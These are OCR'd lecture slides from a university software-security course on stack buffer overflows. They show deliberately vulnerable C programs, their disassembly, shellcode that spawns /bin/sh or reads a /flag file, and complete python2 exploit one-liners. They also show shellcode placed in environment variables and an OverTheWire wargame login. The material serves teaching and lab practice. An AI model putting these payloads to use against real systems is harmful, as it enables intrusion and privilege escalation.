CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: NSC 220
Time: Monday 5:00PM - 7:50PM

Last Class

1. Return to Shellcode
    a. Challenges
        i. Do not know the exact address of RET
        ii. If a setuid program is replaced with a new image, the new process does not inherit root privilege

Buffer Overflow Example: overflowret4


```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```


How much data we need to overwrite RET?
Overflowret4 32bit

```
000011ed <vulfoo>:
    11ed:       f3 0f 1e fb           endbr32
    11f1:       55                    push   ebp
    11f2:       89 e5                 mov    ebp,esp
    11f4:       83 ec 38              sub    esp,0x38
    11f7:       83 ec 0c              sub    esp,0xc
    11fa:       8d 45 d0              lea    eax,[ebp-0x30]
    11fd:       50                    push   eax
    11fe:       e8 fc ff ff ff        call   11ff <vulfoo+0x12>
    1203:       83 c4 10              add    esp,0x10
    1206:       b8 00 00 00 00        mov    eax,0x0
    120b:       c9                    leave
    120c:       c3                    ret
```




How much data we need to overwrite RET?
Overflowret4 32bit

```
000011ed <vulfoo>:
   11ed:      f3 0f 1e fb           endbr32
   11f1:      55                  push   ebp
   11f2:      89 e5                 mov    ebp,esp
   11f4:      83 ec 38              sub    esp,0x38
   11f7:      83 ec 0c              sub    esp,0xc
   11fa:      8d 45 d0              lea    eax,[ebp-0x30]
   11fd:      50                  push   eax
   11fe:      e8 fc ff ff ff        call   11ff <vulfoo+0x12>
   1203:      83 c4 10              add    esp,0x10
   1206:      b8 00 00 00 00        mov    eax,0x0
   120b:      c9                  leave
   120c:      c3                  ret
```




Craft the exploit



Craft the exploit

Function Frame of Vulfoo




Add some NOP (0x90) in front of shellcode to increase the chance of success.

Buf to save ebp = 0x30 (48 bytes)

Function Frame of Vulfoo

Craft the exploit



On the server

What to overwrite RET?

The address of buf or anywhere in the NOP sled.
But, what is address of it?

1. **Debug the program to figure it out.**

2. **Guess.**

Non-shell Shellcode 32bit printflag (without 0s)

sendfile(1, open("/flag", 0), 0, 1000)

```
8049000:    6a 67           push   0x67
8049002:    68 2f 66 6c 61      push   0x616c662f
8049007:    31 c0           xor    eax,eax
8049009:    b0 05           mov    al,0x5
804900b:    89 e3           mov    ebx,esp
804900d:    31 c9           xor    ecx,ecx
804900f:    31 d2           xor    edx,edx
8049011:    cd 80           int    0x80
8049013:    89 c1           mov    ecx,eax
8049015:    31 c0           xor    eax,eax
8049017:    b0 64           mov    al,0x64
8049019:    89 c6           mov    esi,eax
804901b:    31 c0           xor    eax,eax
804901d:    b0 bb           mov    al,0xbb
804901f:    31 db           xor    ebx,ebx
8049021:    b3 01           mov    bl,0x1
8049023:    31 d2           xor    edx,edx
8049025:    cd 80           int    0x80
8049027:    31 c0           xor    eax,eax
8049029:    b0 01           mov    al,0x1
804902b:    31 db           xor    ebx,ebx
804902d:    cd 80           int    0x80
```

Command:

*(python2 -c "print 'A'*52 + '4 bytes of address' + '\x90'* sled size + '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ") | ./overflowret4*

```
\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80
```

Buffer Overflow Example: overflowret4 64bit

What do we need?

64-bit shellcode

amd64 Linux Calling Convention

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) rdi, rsi, rdx, rcx, r8, r9, ... (use stack for more arguments)

How much data we need to overwrite RET?
Overflowret4 64bit

```
0000000000001169 <vulfoo>:
    1169:       f3 0f 1e fa             endbr64
    116d:       55                      push   rbp
    116e:       48 89 e5                mov    rbp,rsp
    1171:       48 83 ec 30               sub    rsp,0x30
    1175:       48 8d 45 d0               lea    rax,[rbp-0x30]
    1179:       48 89 c7                mov    rdi,rax
    117c:       b8 00 00 00 00            mov    eax,0x0
    1181:       e8 ea fe ff ff          call   1070 <gets@plt>
    1186:       b8 00 00 00 00            mov    eax,0x0
    118b:       c9                      leave
    118c:       c3                      ret
```

Buf <-> saved rbp = 0x30 bytes
sizeof(saved rbp) = 0x8 bytes
sizeof(RET) = 0x8 bytes

64-bit execve(“/bin/sh”) Shellcode

```
.global _start
_start:
.intel_syntax noprefix
        mov rax, 59
        lea rdi, [rip+binsh]
        mov rsi, 0
        mov rdx, 0
        syscall
binsh:
        .string "/bin/sh"
```

The resulting shellcode-raw file contains the raw bytes of your shellcode.

gcc -nostdlib -static shellcode.s -o shellcode-elf

objcopy --dump-section .text=**shellcode-raw** shellcode-elf

64-bit Linux System Call

x86_64 (64-bit)

Compiled from Linux 4.14.0 headers.

NR	syscall name	references	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)	arg3 (%r10)	arg4 (%r8)	arg5 (%r9)
0	read	man/ cs/	0x00	unsigned int fd	char *buf	size_t count	-	-	-
1	write	man/ cs/	0x01	unsigned int fd	const char *buf	size_t count	-	-	-
2	open	man/ cs/	0x02	const char *filename	int flags	umode_t mode	-	-	-
3	close	man/ cs/	0x03	unsigned int fd	-	-	-	-	-
4	stat	man/ cs/	0x04	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
5	fstat	man/ cs/	0x05	unsigned int fd	struct __old_kernel_stat *statbuf	-	-	-	-
6	lstat	man/ cs/	0x06	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
7	poll	man/ cs/	0x07	struct pollfd *ufds	unsigned int nfds	int timeout	-	-	-
8	lseek	man/ cs/	0x08	unsigned int fd	off_t offset	unsigned int whence	-	-	-
9	mmap	man/ cs/	0x09	?	?	?	?	?	?

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86_64-64_bit

Non-shell Shellcode 64bit printflag

sendfile(1, open("/flag", 0), 0, 1000)

```
401000:      48 31 c0          xor    rax,rax
401003:      b0 67             mov    al,0x67
401005:      66 50             push   ax
401007:      66 b8 6c 61          mov    ax,0x616c
40100b:      66 50             push   ax
40100d:      66 b8 2f 66          mov    ax,0x662f
401011:      66 50             push   ax
401013:      48 31 c0          xor    rax,rax
401016:      b0 02             mov    al,0x2
401018:      48 89 e7          mov    rdi,rsp
40101b:      48 31 f6          xor    rsi,rsi
40101e:      0f 05             syscall
401020:      48 89 c6          mov    rsi,rax
401023:      48 31 c0          xor    rax,rax
401026:      b0 01             mov    al,0x1
401028:      48 89 c7          mov    rdi,rax
40102b:      48 31 d2          xor    rdx,rdx
40102e:      41 b2 c8          mov    r10b,0xc8
401031:      b0 28             mov    al,0x28
401033:      0f 05             syscall
401035:      b0 3c             mov    al,0x3c
401037:      0f 05             syscall
```

Command:

*(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled size +*
'\x48\x31\xc0\xb0\x67\x66\x50\x66\xb8\x6c\x61\x66\x50\x66\xb8\x2f\x66\x66\x50\x48\x31\xc0\xb0\x02\x48\x89\xe7\x48\x31\xf6\x0f\x05\x48\x89\xc6\x48\x31\xc0\xb0\x01\x48\x89\xc7\x48\x31\xd2\x41\xb2\xc8\xb0\x28\x0f\x05\xb0\x3c\x0f\x05'") > /tmp/exploit

./program < /tmp/exploit

```
\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00\x53\x48\xc7\xc0\x02\x00\x00\x00\x48\x89\xe7\x48\xc7\xc6\x00\x00\x00\x00\x0f\x05\x48\xc7\xc7\x01\x00\x00\x0
0\x48\x89\xc6\x48\xc7\xc2\x00\x00\x00\x00\x49\xc7\xc2\xe8\x03\x00\x00\x48\xc7\xc0\x28\x00\x00\x00\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05
```

Last Class

1. Return to Shellcode on the server
    a. Challenges
        i. Do not know the exact address of RET
        ii. If a setuid program is replaced with a new image, the new process does not inherit root privilege

This Class


1. Stack-based buffer overflow
    a. Place the shellcode at other locations.


Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed
4. Give the control eventually to the shellcode

Inject shellcode in env variable and command line arguments

Where to put the shellcode?





Start a Process

_start ###part of the program; entry point
→ calls __libc_start_main() ###libc
→ calls main() ###part of the program

https://www.bottomupcs.com/starting_a_process.xhtml


The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

```
$ env
SHELL=/bin/bash
SESSION_MANAGER=local/ziming-XPS
QT_ACCESSIBILITY=1

$ ./stacklayout hello world
hello world
```

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Def
ense for Binaries UB 2020/code/stacklayout$ ./stacklayout hello world
argc is at 0xffc444d0; its value is 3
argv[0] is at 0xffc462d0; its value is ./stacklayout
argv[1] is at 0xffc462de; its value is hello
argv[2] is at 0xffc462e4; its value is world
envp[0] is at 0xffc462ea; its value is SHELL=/bin/bash
envp[1] is at 0xffc462fa; its value is SESSION_MANAGER=local/ziming-XPS-13-9300
:@/tmp/.ICE-unix/2324,unix/ziming-XPS-13-9300:/tmp/.ICE-unix/2324
envp[2] is at 0xffc46364; its value is QT_ACCESSIBILITY=1
```



Buffer Overflow Example: overflowret5 32-bit

```
int vulfoo()
{
  char buf[4];

  fgets(buf, 18, stdin);

  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
}
```

function

fgets

<cstdio>

```
char * fgets ( char * str, int num, FILE * stream );
```

Get string from stream


Reads characters from *stream* and stores them as a C string into *str* until (*num*-1) characters have been read or either a newline or the *end-of-file* is reached, whichever happens first.

A newline character makes `fgets` stop reading, but it is considered a valid character by the function and included in the string copied to *str*.

A terminating null character is automatically appended after the characters copied to *str*.

Notice that `fgets` is quite different from gets: not only `fgets` accepts a *stream* argument, but also allows to specify the maximum size of *str* and includes in the string any ending newline character.

```
000011cd <vulfoo>:
    11cd:       f3 0f 1e fb             endbr32
    11d1:       55                    push   ebp
    11d2:       89 e5                   mov    ebp,esp
    11d4:       53                    push   ebx
    11d5:       83 ec 04                sub    esp,0x4
    11d8:       e8 45 00 00 00          call   1222 <__x86.get_pc_thunk.ax>
    11dd:       05 f7 2d 00 00          add    eax,0x2df7
    11e2:       8b 90 20 00 00 00       mov    edx,DWORD PTR [eax+0x20]
    11e8:       8b 12                   mov    edx,DWORD PTR [edx]
    11ea:       52                    push   edx
    11eb:       6a 12                   push   0x12
    11ed:       8d 55 f8                lea    edx,[ebp-0x8]
    11f0:       52                    push   edx
    11f1:       89 c3                   mov    ebx,eax
    11f3:       e8 78 fe ff ff          call   1070 <fgets@plt>
    11f8:       83 c4 0c                add    esp,0xc
    11fb:       b8 00 00 00 00          mov    eax,0x0
    1200:       8b 5d fc                mov    ebx,DWORD PTR [ebp-0x4]
    1203:       c9                    leave
    1204:       c3                    ret
```




The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

```
$ env
SHELL=/bin/bash
SESSION_MANAGER=local/ziming-XPS
QT_ACCESSIBILITY=1

$ ./stacklayout hello world
hello world
```

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Def
ense for Binaries UB 2020/code/stacklayout$ ./stacklayout hello world
argc is at 0xffc444d0; its value is 3
argv[0] is at 0xffc462d0; its value is ./stacklayout
argv[1] is at 0xffc462de; its value is hello
argv[2] is at 0xffc462e4; its value is world
envp[0] is at 0xffc462ea; its value is SHELL=/bin/bash
envp[1] is at 0xffc462fa; its value is SESSION_MANAGER=local/ziming-XPS-13-9300
:@/tmp/.ICE-unix/2324,unix/ziming-XPS-13-9300:/tmp/.ICE-unix/2324
envp[2] is at 0xffc46364; its value is QT_ACCESSIBILITY=1
```



Non-shell Shellcode 32bit printflag (without 0s)

sendfile(1, open("/flag", 0), 0, 1000)

```
8049000:    6a 67           push   0x67
8049002:    68 2f 66 6c 61      push   0x616c662f
8049007:    31 c0           xor    eax,eax
8049009:    b0 05           mov    al,0x5
804900b:    89 e3           mov    ebx,esp
804900d:    31 c9           xor    ecx,ecx
804900f:    31 d2           xor    edx,edx
8049011:    cd 80           int    0x80
8049013:    89 c1           mov    ecx,eax
8049015:    31 c0           xor    eax,eax
8049017:    b0 64           mov    al,0x64
8049019:    89 c6           mov    esi,eax
804901b:    31 c0           xor    eax,eax
804901d:    b0 bb           mov    al,0xbb
804901f:    31 db           xor    ebx,ebx
8049021:    b3 01           mov    bl,0x1
8049023:    31 d2           xor    edx,edx
8049025:    cd 80           int    0x80
8049027:    31 c0           xor    eax,eax
8049029:    b0 01           mov    al,0x1
804902b:    31 db           xor    ebx,ebx
804902d:    cd 80           int    0x80
```

Command:

export SCODE=$(python2 -c "print '\x90' sled size + '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")*

\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80

```
export SCODE=$(python2 -c "print '\x90'*500 +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\x40\x89\xe3\x31\xc9\x31\xd2\xc
d\x80\x89\xc1\x31\xf6\x66\xbe\x01\x01\x66\x4e\x31\xc0\xb0\xbb\x31\xdb\x43\x31\xd2\x
cd\x80\x31\xc0\x40\xcd\x80'")
```

getenv.c

```
int main(int argc, char *argv[])
{
        if (argc != 2)
        {
                puts("Usage: getenv envname");
                return 0;
        }

        printf("%s is at %p\n", argv[1], getenv(argv[1]));
        return 0;
}
```

Exercise: Overthewire /behemoth/behemoth1

Overthewire

http://overthewire.org/wargames/

1. Open a terminal
2. Type: ssh -p 2221 behemoth1@behemoth.labs.overthewire.org
3. Input password: 8JHFW9vGru
4. cd /behemoth; this is where the binary are
5. Your goal is to get the password of behemoth2, which is located at /etc/behemoth_pass/behemoth2

32-bit Shellcode template

```
.global _start
_start:
.intel_syntax noprefix

xor eax, eax
push eax
push   0x67
push   0x616c662f
xor    eax,eax
mov    al,0x5
mov    ebx,esp
xor    ecx,ecx
xor    edx,edx
int    0x80
mov    ecx,eax
xor    eax,eax
mov    al,0x64
mov    esi,eax
xor    eax,eax
mov    al,0xbb
xor    ebx,ebx
mov    bl,0x1
 xor    edx,edx
int    0x80
xor    eax,eax
mov    al,0x1
xor    ebx,ebx
int    0x80
```

The resulting shellcode-raw file contains the raw bytes of your shellcode.

